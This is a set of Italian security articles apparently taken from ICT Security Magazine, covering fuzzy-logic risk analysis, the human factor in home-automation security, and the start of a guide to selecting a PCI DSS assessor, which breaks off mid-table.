L’articolo Una riflessione sulla continuità operativa negli sportelli al pubblico proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/una-riflessione-sulla-continuita-operativa-negli-sportelli-al-pubblico/


L’analisi dei rischi. Un approccio con la logica Fuzzy


Il rischio è il risultato finale, diretto, indiretto o consequenziale ad un’azione volontaria, involontaria o ad un evento accidentale ed è determinato di norma come il prodotto fra la probabilità che un evento pericoloso si realizzi e l’impatto (danno) da questo provocato.

Le aziende devono svolgere una attività continua di analisi del rischio in diversi ambiti:

  • rischi operativi (quali perdita di beni di qualunque tipo, siano essi tangibili o intangibili…);
  • rischi di conformità (derivanti dalla violazione di normative…);
  • rischi legali (quali cause con le controparti, quali clienti, fornitori, dipendenti…);
  • rischi reputazionali (derivanti da eventi che possono ledere l’immagine dell’organizzazione…).

o come prevede il GDPR:

  • il rischio per i diritti e le libertà delle persone fisiche

Le varie categorie di rischio non sono fra loro distinte ed autonome.

La violazione di una normativa, ad esempio, può comportare sia una sanzione (e relativa perdita economica), sia un impatto sulla reputazione dell’azienda.

Inoltre, se la sanzione ha conseguenze operative (ad esempio il blocco dei trattamenti di dati personali e la conseguente impossibilità di erogare un servizio) può portare anche a cause con la clientela per mancato rispetto dei contratti di fornitura.

Si creano così catene di relazioni che rendono difficile valutare con precisione il reale impatto di un evento. Questa valutazione può avvenire infatti a diversi livelli e con diversi gradi di complessità.

È possibile ridurre il rischio intervenendo su impatto e probabilità, adottando adeguate contromisure che possono ridurre uno o entrambi i fattori.

L’implementazione di contromisure ha ovviamente un costo, che deve essere vantaggioso, rispetto alla riduzione del rischio derivante dalla loro implementazione.

Per tale motivo si effettua in genere un’analisi del rischio prima (Rischio inerente) e dopo l’implementazione delle contromisure (Rischio residuo).

In questo modo è possibile valutarne quale potrebbe essere l’efficacia.

La valutazione di dove sia più conveniente intervenire e quali contromisure adottare è uno degli aspetti più importanti che consegue ad una corretta analisi dei rischi.

Esistono anche altre modalità per affrontare un rischio (oltre che gestirlo) quali:

  • evitarlo non mettendo in atto le azioni che possono determinarlo;
  • trasferirlo a soggetti che istituzionalmente si occupano di gestirlo, come le assicurazioni o tramite opportune clausole contrattuali;
  • accettarlo, non mettendo in atto alcuna azione.

È comunque importante notare che il soggetto che effettua l’analisi del rischio non è necessariamente il soggetto che è esposto al rischio stesso.

È il caso sopracitato della valutazione dei rischi del GDPR, dove il rischio valutato non è quello dell’azienda o dei sui asset, ma dei soggetti interessati di cui l’azienda tratta i dati.

Comprendere questo aspetto è fondamentale in quanto si tratta quindi di un rischio non disponibile, che l’azienda dovrebbe in ogni caso ridurre assolutamente al minimo.

Da lì la necessità, nei casi di rischio elevato, di condurre una PIA.

Per condurre un’analisi dei rischi esistono numerosissimi strumenti e relative catalogazioni.

Fra le consigliate quella di ISCOM e quella di ENISA:

http://www.isticom.it/index.php/archivio-pubblicazioni/3-articoli/111-news-pub9

https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory

Tab. 1 – Tipologie di analisi dei rischi secondo la Linea guida ISCOM – Risk analisys approfondimenti

Qualitativo valutazione del rischio su una scala qualitativa (ad esempio alto, medio, basso).
Quantitativo


riconduce le valutazioni ad un valore numerico puntuale, spesso inteso come la perdita economica derivante dal verificarsi del rischio. Si tratta di un approccio più difficile ed oneroso del primo perché costringe ad un censimento ed una valorizzazione degli asset e ad una valorizzazione delle perdite che si avrebbero in caso di incidente.
Semi-quantitativo compromesso fra i primi due, nel quale le valutazioni sono effettuate in termini qualitativi e, successivamente, trasformate in numeri per poterle elaborare attraverso algoritmi di calcolo, come se si trattasse di valutazioni quantitative…


Se rappresentiamo l’IMPATTO con una serie di valori che vanno da Trascurabile a Grave, una possibile rappresentazione utilizzando la logica fuzzy è quella rappresentata nella Fig. 1

Figura 1 – Nella logica fuzzy viene misurato il grado di appartenenza di un elemento ad un insieme

Come applicare queste possibilità all’analisi dei rischi?



Sviluppiamo un esempio di Sistema Esperto per l’analisi dei rischi partendo da una definizione di RISCHIO basata su 5 valori qualitativi che vanno da VeryLight a VeryHigh, derivanti dalla combinazione di 5 valori di IMPATTO (Fig. 2) che vanno da Insignificant a Severe e 5 valori di PROBABILITà (Fig. 3) che vanno da Rare a Very Likely.

Figura 2 – Definizione di IMPATTO in FuzzyWorld

Figura 3 – Definizione di PROBABILITÀ in FuzzyWorld


In termini di regole, la logica applicabile per la determinazione del RISCHIO è la seguente:

IF PROBABILITÀ IS xx AND IMPATTO IS xx THEN RISCHIO IS xx

Per ragioni tecniche, conviene suddividere il nostro Sistema esperto in piccole parti (“chip di conoscenza”) che modellizzano il sistema in esame.

Nella figura seguente viene presentato un primo chip di conoscenza, composto da 2 antecedenti (informazioni note) ed un conseguente (risultato dell’applicazione delle regole agli antecedenti).

Figura 4 – Il S.E. per l’analisi del rischio

Figura 5 – Regole per il calcolo del RISCHIO in FuzzyWorld



Fino a qui nulla di particolare, ma iniziamo ora dare delle regole più articolate per definire l’IMPATTO, dandone una valutazione in funzione ad esempio del numero di servizi o dal numero di clienti impattati o dalle possibili conseguenze legali o reputazione:

Analogamente, per quanto attiene alla PROBABILITÀ possiamo considerare ad esempio il numero di avvenimenti nel corso dell’anno per definire se un evento è raro o molto frequente.

Ne risulta il seguente modello:

Figura 6 – La declinazione di Impatto e Probabilità


Nell’esempio le variabili economiche usano una scala di 10 valori in progressione (Fig. 7).

Figura 7 – La valorizzazione dell’IMPATTO ECONOMICO nel S.E.

Le possibili combinazioni di tutte le variabili così introdotte avvengono mediante una regola di questo tipo:

IF impatto economico in % sul fatturato IS x

AND impatto economico in % sul fatturato IS <=x+1

AND n. di clienti coinvolti in % su totale clienti IS y

AND n. di clienti coinvolti in % su totale clienti IS <=y+1

…

AND impatto legale IS si/no

AND impatto reputazionale IS si/no

THEN impatto IS n

Se volessimo elencarle tutte, avremmo un numero rilevantissimo di possibili combinazioni per le quali il risultato (n) deve essere attribuito manualmente dall’esperto.


Fortunatamente questo non è necessario in quanto è possibile addestrare la rete neurale mediante la compilazione di fogli Excel sui quali rappresentare i valori di antecedenti e conseguenti (Fig. 8).

Figura 8 – L’impostazione dei fogli Excel con antecedenti e conseguenti per l’addestramento della rete neurale

Questa modalità operativa presenta enormi vantaggi; il primo è che non è necessario formulare una riga di antecedenti e conseguenti per ogni possibile combinazione di valori. Sarà infatti la rete neurale che determinerà il modo di comportarsi nelle varie situazioni analogamente a quello che fa un bambino che, imparando a camminare, non sperimenta tutte le possibili combinazioni che possono presentarsi nella realtà. La rete neurale elaborerà tutte le possibili soluzioni; eventuali ulteriori regole potranno inoltre essere aggiunte dinamicamente durante l’utilizzo dell’applicazione.

Un vincolo di questo modello è che funziona con un numero limitato di antecedenti (2 o 3) per ogni conseguente. È quindi necessario intervenire ancora una volta sul nostro modello di analisi dei rischi:

Figura 9 – Modello finale


A cura di: Lorenzo Schiavina e Giancarlo Butti

L’articolo L’analisi dei rischi. Un approccio con la logica Fuzzy proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/lanalisi-dei-rischi-un-approccio-con-la-logica-fuzzy/


Elementi di sicurezza negli impianti domotici – parte prima

Introduzione

Il settore della domotica negli ultimi anni ha subito un forte impulso innovativo e una rapida evoluzione tecnologica. Inoltre, i gusti e le esigenze dei consumatori hanno fatto segnare una crescente richiesta di intelligenza della casa e l’attesa di ritrovare negli impianti domestici gli stessi pattern di interazione e semplicità tipici degli smartphone.

Va evidenziato che questa ventata di innovazione arriva non tanto dall’interno del settore edile ma dall’espansione d’ambito applicativo che sta investendo l’IT grazie all’interesse crescente verso l’integrazione del mondo fisico con quello digitale: IoT, physical computing, realtà aumentata e così via.

Questo “atto di sconfinamento” sta introducendo nuove esigenze nelle fasi di progettazione e realizzazione di edifici o abitazioni che non sono proprie del settore e che sembrano più affini ai professionisti dell’informatica rispetto a quelli dell’impiantistica edile.

Il presente articolo vuole evidenziare proprio le conseguenze di questo mutamento in ottica di sicurezza. Faremo principalmente riferimento a impianti domestici per provare a sottolineare come il tema sicurezza con la diffusione della domotica sia ormai da considerare un elemento integrato con la quotidianità e non da incasellare solo in contesti lavorativi e professionali.

Affronteremo il tema dividendo i fattori di rischio in tre grandi aree: il fattore umano, l’infrastruttura tecnica impiantistica e l’interconnessione degli ambienti verso l’esterno.

Il primo punto è il tema di questa prima parte, mentre i successivi due saranno trattati rispettivamente nella parte due e tre.

Problematiche di sicurezza date dal fattore umano

Con fattore umano, intendiamo riferirci a tutte le criticità che sono introdotte dal comportamento, spesso non consapevole, di:

  1. utenti che abitano e utilizzano il sistema domotico;
  2. professionisti che realizzano un impianto domotico;

A) Gli utenti che utilizzano il sistema

Per capire meglio l’impatto di un utente nell’ambito di un impianto domotico è bene delimitare i nuovi contorni di azione del fattore umano negli impianti contemporanei. Di fatto, pensare ad un sistema di home automation in termini solo di interazione tra sistemi elettrici non è più sufficientemente rappresentativo del notevole grado di novità di cui abbiamo discusso precedentemente.


Un modello che meglio descrive l’impianto domotico contemporaneo è quello introdotto da D.J.Cook ovvero l’Ambient Intelligence [1]. La definizione proposta è:

“An Ambient Intelligence system is a digital environment that proactively, but sensibly, supports people in their lives”

ovvero potremmo tradurre in “un sistema che proattivamente, ma in modo ragionato, supporta le persone nella loro vita”. L’idea è ben rappresentata dallo schema seguente proposto dal F. Corno [2].

In questa visione l’utente – il fattore umano – non è più semplicemente destinatario degli output del sistema, ma è elemento attivo che determina il comportamento stesso del sistema. Questo anello di retrazione introdotto, tuttavia, fa perno su un elemento altamente imprevedibile ovvero l’essere umano, che è notoriamente un fattore di rischio.

Facendo riferimento alle tipologie di attacchi più comuni che fanno leva sul fattore umano [3] citiamo i seguenti come più probabili in contesti domotici:

  • Hacking
  • Social Engineering
  • Perdita dei dispositivi mobili personali
  • Attacco dall’interno (Insider theft)

Un attacco malevolo (hacking) verso un impianto domotico è spesso facilitato dalla propensione umana al riutilizzo di PIN, all’utilizzo di codici poco sicuri, alla creazione di password per servizi di accesso deboli. Proteggere con comportamenti appropriati le credenziali di accesso è il requisito minimo da soddisfare non solo in ambito lavorativo e nella navigazione on-line ma, ormai, anche per i sistemi che governano la casa.

Con il Social Engineering è possibile recuperare un accesso alla rete interna di casa. Ad esempio, un finto tecnico della tv satellitare potrebbe chiedere la password di accesso al wireless per configurare il decoder e ritrovarsi così con l’accesso alla rete interna che, molto spesso come vedremo nei prossimi articoli, è anche la rete di appoggio per gli apparati di automazione. Recuperare un PIN di accesso ad un alloggio, se l’utente non è sufficientemente consapevole dell’importanza della protezione di questa informazione, può dare libero accesso a tutta la casa.

La perdita del dispositivo mobile personale (es. tablet o telefono) con grande probabilità rischia di dare completo accesso a tutta la casa. Infatti, spesso le app di controllo degli apparati si affidano alla sicurezza offerta dal sistema operativo e quindi, ad esempio, se il telefono non ha un PIN di blocco attivato, basta un tap per accedere all’app di controllo dell’impianto.

L’attacco interno è una situazione forse più comune in uffici e ambiti lavorativi che in appartamento ma non si può sottostimare il fatto che anche domestici, giardinieri, babysitter, custodi e altre figure professionali esterne al nucleo familiare che frequentano regolarmente le nostre case possano essere possibili portatori di attacchi di questo tipo.

L’utente, inoltre, è un moltiplicatore di vulnerabilità in un impianto domotico perché l’ambiente casalingo è fondamentalmente in continuo mutamento e non è monitorato rendendo un sistema messo in sicurezza progressivamente vulnerabile. Ad esempio, portare in casa un nuovo device per il controllo della musica da connettere all’infrastruttura di rete esistente, l’aggiunta di soluzioni fai-da-te, l’abilitazione di servizi terzi cloud non verificati e via dicendo, non solo è da considerare possibile ma è ormai la norma. Infatti, questa attitudine alla modifica dell’ambiente domestico che rende una casa “propria”, alla fine, è il punto di ingresso per il grande mercato a cui puntano player come Amazon, Google e Apple.

L’unico modo per arginare l’impatto del fattore umano introdotto dall’utente è la consapevolezza e l’educazione ai principi della sicurezza. Dovrebbe essere uno dei servizi offerti dagli installatori o dai progettisti quello di fornire degli elementi di base per aiutare l’utente ad acquisire le nozioni principali a tutela della propria sicurezza,

B) I professionisti che realizzano l’impianto

Il professionista che progetta e realizza un impianto ha molta responsabilità sul fronte della sicurezza. Oltre a quella di dare al cliente un impianto che minimizzi i punti di vulnerabilità tecnici offrendo apparati di ultima generazione, aggiornati e che offrano meccanismi di difesa, ha anche la responsabilità culturale, come dicevamo, di rendere consapevole l’utente dei rischi a cui un’abitazione si espone a seguito di comportamenti non avveduti.

Quello che purtroppo non è raro che accada è che la consapevolezza in termini di sicurezza manchi al professionista stesso. Questo non è da attribuire meramente ad una negligenza professionale ma a una carenza culturale che si sta evidenziando nel settore a causa della crescente contaminazione con elementi IT che introducono concetti, fino a pochi anni fa, del tutto estranei all’ecosistema produttivo dell’edilizia.

Un errore molto comune tra i professionisti è quello di credere che il rischio sia minimizzato dal fatto che un sistema sia sufficientemente sicuro perché non fisicamente accessibile. Questo è ragionevolmente vero per impianti tradizionali: un dispositivo di automazione collocato all’interno di un quadro elettrico non accessibile e con cavi inseriti all’interno di muri, rendono oggettivamente troppo complicato un attacco o riducono il numero di punti vulnerabili. Questa idea resta, ahinoi, molto radicata. La conseguenza è che, più spesso di quanto non sembri, il professionista ritiene superfluo mettere in campo perfino quel minimo di precauzioni ragionevoli convinto che sia inutile mettendo così in campo dispositivi con configurazioni di fabbrica oppure che usano credenziali di accesso di amministratore imbarazzanti come admin/admin, admin/password, 12345, ecc… Troppo spesso non ci si chiede cosa succeda ad un impianto che fino a 5 anni fa era isolato nel momento in cui viene connesso alla rete di casa per renderlo accessibile dall’esterno.

Un esempio clamoroso di questo comportamento è stato riportato dal sito Il disinformatico [4] ad inizio 2018: nello specifico il sito riportava il caso di un intero impianto idrico aziendale liberamente accessibile tramite un client VNC. Pare proprio che nessuno si sia preoccupato di configurare un firewall né di modificare le password di fabbrica. Nonostante l’azienda sia stata avvisata, la falla di sicurezza risulta al momento della scrittura dell’articolo, per quanto a nostra conoscenza, ancora non risolta.  Questo incredibile ritardo nella risoluzione della vulnerabilità rafforza la convinzione che il settore tutto debba fare un profondo cambio culturale e di sensibilità sul tema.

Come fatto per l’utente, riassumiamo quindi i maggiori attacchi a cui un impianto domotico è esposto a causa del fattore umano introdotto dal professionista che realizza l’impianto:

  • Hacking
  • Attacco dall’interno (Insider theft)
  • Man-in-the-middle
  • Perdita del dispositivo mobile

Esporre un impianto domotico a facili hacking, come abbiamo visto, deriva fondamentalmente da una visione naïve della sicurezza e dall’idea che l’accessibilità fisica sia di per sé un fattore di sicurezza. Altro errore tipico è quello di considerare come elemento di sicurezza il fatto di tenere riservate alcune informazioni come gli indirizzi IP di un impianto o la tipologia di apparati installati. Deve essere ben chiaro che queste sono tutte informazioni recuperabili (anche facilmente) come dimostra il caso citato precedentemente. L’unico modo che il professionista ha per ridurre il rischio di hacking è avere competenze di sicurezza IT e affidarsi a prodotti che offrano protezioni adeguate.

L’attacco dall’interno, ovviamente, è sempre possibile. In questo caso per interno si intende interno all’azienda installatrice. Banalmente basterebbe che l’addetto alla configurazione dell’impianto condivida o usi codici e informazioni che ha egli stesso usato per realizzare il lavoro. Ovviamente prevenire questo tipo di attacco è molto più complesso e potrebbe essere minimizzato se l’azienda stessa che realizza l’impianto si strutturasse internamente per gestire in modo appropriato le risorse umane e le informazioni sensibili che i dipendenti maneggiano [5].

Un attacco man-in-the-middle può sembrare già un caso più sofisticato ma non è da sottovalutare. Il numero di servizi a cui un sistema domotico è connesso oggi è crescente come lo sono il numero di dispositivi che in varie vesti si appoggiano alle reti domestiche. Questo aumenta la probabilità di manipolazione delle informazioni scambiate tra i sistemi. Un esempio potrebbe essere un sistema di controllo domotico che basa alcune scelte (es. accensioni luci, disattivazione di allarmi, attivazione di irrigazioni) su sistemi esterni di geolocalizzazione o meteo. Poter modificare le informazioni inviate dal sito del meteo o quelle di posizione potrebbe far credere all’impianto che è giorno quando in realtà è notte facilitando magari l’intrusione di un malintenzionato. Quindi è molto importante che ogni nodo della rete di cui fa parte l’impianto domotico sia esso stesso sicuro e sia identificabile con certezza (es. usare solo servizi certificati o molto diffusi ed evitare servizi che non offrano una connettività cifrata, blindare le connessioni punto-punto tramite il riconoscimento di MAC address specifici, ecc…). Inoltre, il professionista deve essere consapevole che le reti domestiche alle quali accede sono di norma poco sicure e che quindi esso stesso è esposto al rischio di sniffing, spoofing e altre pratiche simili.

La perdita del dispositivo mobile del professionista molto probabilmente rischia di esporre numerosi clienti a problemi di sicurezza. Per il professionista è fondamentale che il suo smartphone o tablet sia dotato di tutte le accortezze di sicurezza messe a disposizione dal sistema (pin di blocco, funzionalità di reset da remoto dei contenuti, ecc…). I portatili dovrebbero essere configurati per cifrare le informazioni disco, dovrebbe essere osservata una policy di sicurezza molto rigida per le password e, altra cosa non molto comune purtroppo, dovrebbe essere effettuata regolarmente manutenzione e aggiornamento sistemistico.

Nel prossimo articolo cercheremo di capire meglio l’architettura di un impianto domotico e di evidenziare alcune buone pratiche per proteggere il sistema di reti eterogenee interconnesse che sono il cuore di un impianto domotico.

Riferimenti

  1. “Ambient intelligence: Technologies, applications, and opportunities” – Diane J.Cook, Juan C. Augusto, Vikramaditya R.Jakkula – https://doi.org/10.1016/j.pmcj.2009.04.001
  2. “Human vs the IoT” – Fulvio Corno – Politecnico di Torino – https://www.slideshare.net/fulvio.corno/humans-vs-the-internet-of-things
  3. “The Influence of the Human Factor on ICT Security: An Empirical Study within the Corporate Landscape in Austria” – Christine Schuster et al – International Journal on Advances in Security, vol 10 no 1 & 2, year 2017, http://www.iariajournals.org/security/
  4. https://attivissimo.blogspot.com/2018/01/un-impianto-idrico-comandabile-via.html
  5. https://www.tripwire.com/state-of-security/security-data-protection/insider-threats-main-security-threat-2017/
  6. “INTERNET OF THINGS AND THE MAN-INTHE-MIDDLE ATTACKS – SECURITY AND ECONOMIC RISKS” – Z. Cekerevac, Z. Dvorak, L. Prigoda, P. Cekerevac – MEST Journal – DOI 10.12709/mest.05.05.02.03 – http://mest.meste.org/MEST_2_2017/10_03.pdf


A cura di: Michelangelo De Bonis, Matteo De Simone

L’articolo Elementi di sicurezza negli impianti domotici – parte prima proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/elementi-di-sicurezza-negli-impianti-domotici-parte-prima/


Come scegliere il giusto QSA per la propria azienda

Quando un’azienda si trova a dover scegliente un QSA (Qualified Security Assessor) per gestire la propria conformità allo standard PCI DSS, la prima domanda che dovrebbe porsi è la seguente: “Sto scegliendo un QSA per ottenere la compliance allo standard, o sono interessato alla sicurezza della mia azienda?”

Se la risposta è la compliance, probabilmente sta ponendo il focus sull’obiettivo sbagliato. La conformità PCI, infatti, non è un obiettivo di business, ma un requisito normativo commerciale con un ritorno sugli investimenti minimo o nullo.

La sicurezza, invece, se viene gestita correttamente, è un abilitatore del business e, una azienda che punta a proteggere i propri dati critici, i controlli previsti dallo standard PCI DSS dovrebbe averli già implementati.

La scelta del giusto QSA non deve pertanto essere mirata al semplice ottenimento della certificazione, ma dovrebbe portare a selezionare un esperto di sicurezza che sappia interpretare lo standard PCI DSS per adattarlo al contesto operativo dell’azienda, ed aiutarla ad implementare le misure di sicurezza più idonee a proteggere il business aziendale.

Di seguito sono riportate le domande più rilevanti che una azienda dovrebbe porre ai potenziali QSA per scegliere quello più adatto a gestire il proprio piano di compliance, con l’obiettivo di non scegliere necessariamente il più grande, il più economico o quello più vicino in termini di posizione geografica, ma di selezionare il QSA che effettivamente sia in grado di aiutare l’azienda a raggiungere un livello di sicurezza adeguato per i propri obiettivi di business.

Come si colloca lo standard PCI DSS rispetto ad altri standard di sicurezza?

Prima di vedere in dettaglio le domande che una azienda dovrebbe porre ai potenziali QSA per scegliere quello più appropriato al proprio business, è importante vedere come si colloca lo standard PCI DSS rispetto ad altri standard di sicurezza o alle Security Good Practice.

Ad un livello molto alto, un programma di sicurezza è costituito dai seguenti elementi:

Elementi del programma di sicurezza Security Good Practice[1] ISO/IEC 27001 COBIT PCI DSS
Revisione del Business Plan / Definizione degli obiettivi di sicurezza X X
IT Risk Assessment X X X
Business Impact Analysis X X
Formalizzazione di Policy o Procedure X X X X
Implementazione dei controlli di sicurezza X X
Implementazione di un Sistema di Gestione della sicurezza X X
Istituzione di un comitato per la Governance della sicurezza X X
Integrazione di un piano di Change Control X X X
